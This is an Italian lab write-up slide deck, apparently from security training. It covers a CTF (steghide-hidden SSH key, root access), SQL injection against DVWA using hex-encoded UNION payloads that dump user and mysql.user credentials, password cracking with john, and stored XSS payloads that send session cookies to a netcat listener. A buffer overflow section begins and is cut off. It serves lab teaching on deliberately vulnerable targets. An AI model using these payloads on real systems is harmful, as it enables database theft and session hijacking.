192.168.50.100 - - [20/Mar/2025 09:34:12] "GET / HTTP/1.1" 200 -
192.168.50.100 - - [20/Mar/2025 09:34:12] code 404, message File not found
192.168.50.100 - - [20/Mar/2025 09:34:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.100 - - [20/Mar/2025 09:34:14] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -
```

All’interno dell’account di Luca si trova la seconda flag
FLAG{cuore_di_leone_456}

Facendo ls -a troviamo un file nascosto

theta-key.jpg.bk

Avviamo un web server nella directory con :

python3 -m http.server

Dalla macchina attacante ci connettiamo tramite browser all’indirizzo http://192.168.50.155:8000 e salviamo il file.

FALCONLOCK
S.P.A.

Harry P - CTF

Utilizzo di steghide

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf  theta-key.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

Modifichiamo i permessi della chiave SSH con il comando:
chmod 600 id_rsa

Il sito di theta possiede il cookie
wand

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa
```

utilizziamo questa chiave e ci ritroviamo dentro il server come
root

FALCONLOCK
S.P.A.


Harry P - CTF

Logo theta

Una volta effettuato l’accesso come root facendo il comando “ls” troviamo la flag finale

Una volta aperta la flag con il comando:
cat flag.txt

Apparirà l’immagine di Hogwarts con la scritta
FLAG{la_magia_non_ha_confini}
completando così la sfida




ACCESSO
HOGWARTS
HOGWARTS
ACCESSO A
HOGWARTS
HOGWARTS
ACCESSO A
HOGWARTS

FALCONLOCK
S.P.A.

SQL Injection

SQL Injection

FALCONLOCK
S.P.A.

Definizione

L'SQL injection è una tecnica di attacco informatico che sfrutta le vulnerabilità delle applicazioni web che interagiscono con database SQL.

Come Funziona

Un attaccante inserisce codice SQL dannoso all'interno di input forniti all'applicazione, come campi di testo o parametri di URL, con l'obiettivo di eseguire operazioni sui dati non previste dal programmatore dell’applicazione.

SQL Injection

FALCONLOCK
S.P.A.

DVWA Security Level Medium

Sanificazione degli input mediante funzione

mysql_real_escape_string()

Escape dei caratteri \x00, \n, \r, \, ', " e \x1a

Soluzione

Sostituzione dei caratteri e delle stringe con la loro rappresentazione in esadecimale

- ‘ => 0x27
- ‘user’ => 0x75736572
- ‘dvwa’ => 0x64767761


SQL Injection

FALCONLOCK
S.P.A.

Impostazione delle macchine, accesso alla DWA

- configurazione indirizzo ip KALI
- configurazione indirizzo ip metasploitable
- l’esecuzione del ping conferma la comunicazione tra le macchine

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.178 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.150 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.143 ms
^C
— 192.168.104.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.143/0.155/0.178/0.013 ms

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 97  bytes 8764 (8.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 81  bytes 6985 (6.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 13  bytes 1040 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1040 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



SQL injection sulla DWA

- Accesso alla DVWA
- Test del campo input per verificarne la vulnerabilità
- Richiesta al database delle informazioni desiderate tramite l’ utilizzo di query ad hoc

SQL Injection

FALCONLOCK
S.P.A.

1. Verificare il numero di campi restituiti dalla query
   0x27 UNION SELECT null, null #

2. Ottenere il nome del database corrente
   0x27 UNION SELECT database(), null #

3. Ottenere le tabelle del database dvwa
   0x27 UNION SELECT table_name, null
   FROM information_schema.tables
   WHERE table_schema=0x64767761 #

4. Ottenere le colonne nella tabella users
   0x27 UNION SELECT table_name, column_name
   FROM information_schema.columns
   WHERE table_schema=0x64767761
   AND table_name=0x7573657273 #

5. Ottenere la password dell'utente "pablo"
   0x27 UNION SELECT user, password
   FROM dvwa.users
   WHERE user=0x7061626c6f #


SQL Injection

FALCONLOCK
S.P.A.

Decifratura della password

- Creazione di un documento con l'utente e l'hash, nominato hash.txt
- Identificazione dell'Hash type mediante tool online.
- Uso della wordlist "rockyou.txt"

```
┌──(kali㉿kali)-[~/Desktop/M2/Buildweek2/GIORNO-1 SQL]
└─$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2025-03-20 20:30) 33.33g/s 19200p/s 19200c/s 19200C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



- La password di Pablo è "letmein"

SQL Injection

FALCONLOCK
S.P.A.

Ottenere informazioni vitali

1. Visualizzo tutte le tabelle in tutti i database presenti
   0x27 UNION SELECT table_name, table_schema
   FROM information_schema.tables #

2. Cerco di ottenere l'username e la password dell'user root

3. Visualizzo le colonne nella tabella user nel database mysql
   0x27 UNION SELECT table_name, column_name
   FROM information_schema.columns
   WHERE table_schema = 0x6d7973716c
   AND table_name = 0x75736572 #

4. Visualizzo gli utenti e le password
   0x27 UNION SELECT User, Password FROM mysql.user #

```
ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: time_zone_transition_type
Surname: mysql

ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: user
Surname: mysql

ID: 0x27 UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: accounts
```

```
ID: 0x27 UNION SELECT User, Password  FROM mysql.user #
First name: debian-sys-maint
Surname:

ID: 0x27 UNION SELECT User, Password  FROM mysql.user #
First name: root
Surname:

ID: 0x27 UNION SELECT User, Password  FROM mysql.user #
First name: guest
Surname:
```

L'utente root non ha nessuna password

FALCONLOCK
S.P.A.

EXPLOIT XSS

FALCONLOCK
S.P.A.

EXPLOIT XSS

Definizione

XSS sta per Cross-Site Scripting, ed è una tipologia di vulnerabilità di sicurezza informatica che consente a un attaccante di iniettare script malevoli all'interno di un sito web visualizzato da altri utenti.

Tipologie

- **XSS Riflesso (Reflected XSS):** Il codice malevolo viene iniettato tramite un URL o un modulo, e viene immediatamente "riflesso" dal server nella risposta, venendo eseguito dal browser dell'utente.

- **XSS Memorizzato (Stored XSS):** Il codice malevolo viene memorizzato sul server e viene eseguito ogni volta che un utente visita la pagina.

- **XSS Dom Based:** Il codice malevolo manipola il DOM della pagina web direttamente nel browser dell'utente, senza coinvolgere il server.

FALCONLOCK
S.P.A.

EXPLOIT XSS


DVWA Security Level Medium

Campo Name sanificato con:

1. str_replace(‘<script>’, ‘ ‘, $name);
2. mysql_real_escape_string($name)

Campo Message sanificato con:

1. trim(strip_tags(addslashes($message)));
2. mysql_real_escape_string($message)
3. htmlspecialchars($message)



Soluzione

- Attaccare il campo meno protetto
- Sostituire il tag <script> con <SCRIPT>

FALCONLOCK
S.P.A.

EXPLOIT XSS

- Configurazione IP di Kali
- Configurazione IP Metasploitable
- Ping tra le due macchine
- Connessione alla rete

Configurazione IP di Kali

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.048 ms
^C
── 192.168.104.100 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3084ms
rtt min/avg/max/mdev = 0.043/0.049/0.055/0.004 ms

┌──(kali㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=2.86 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=3.73 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=10.6 ms
^C
── 192.168.104.150 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 2.857/5.077/10.611/3.210 ms

┌──(kali㉿kali)-[~]
└─$
```

Configurazione IP di Metasploitable

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
                                                              [ OK ]
msfadmin@metasploitable:~$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.042 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.185 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.041 ms

--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.041/0.089/0.185/0.068 ms
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=9.61 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=9.76 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.936 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.998 ms

--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.936/5.328/9.765/4.363 ms
msfadmin@metasploitable:~$
```

Security level

FALCONLOCK
S.P.A.

EXPLOIT XSS


Obiettivi

- Ottenere IP target
- Ottenere Data dell’invio
- Ottenere Cookie target
- Ottenere Versione Browser

Script unico


```
<SCRIPT>
    var i = new Image();
    var d= [];
    d.push(document.cookie);
    d.push(new Date());
    i.src="http://192.168.13.100:7778?c="+d
</SCRIPT>
```


!! Inserimento Troncato !!



FALCONLOCK
S.P.A.

EXPLOIT XSS





FALCONLOCK
S.P.A.

EXPLOIT XSS

Suddivisione dello script


- Lo script viene suddiviso in 2 script funzionanti

```
<SCRIPT>
        var i = new Image();
        i.src="http://192.168.13.100:7778?c="+document.cookie
</SCRIPT>
```

```
<SCRIPT>
        var i = new Image();
        i.src="http://192.168.13.100:7779?c="+ new Date()
</SCRIPT>
```

FALCONLOCK
S.P.A.

EXPLOIT XSS




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7778
listening on [any] 7778 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 60930
GET /?c=security=medium;%20PHPSESSID=3d6cadf25509a7b2b066bdd4f170fc8b HTTP/1.1
Host: 192.168.13.100:7778
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safa
ri/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7779
listening on [any] 7779 ...
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 54936
GET /?c=Wed%20Mar%2019%202025%2018:43:14%20GMT+0100%20(Central%20European%20Standard%20Time) HTTP/1.1
Host: 192.168.13.100:7779
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safa
ri/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.13.150/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

FALCONLOCK
S.P.A.

SYSTEM EXPLOIT BOF


ANALISI DEL CODICE

```
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }


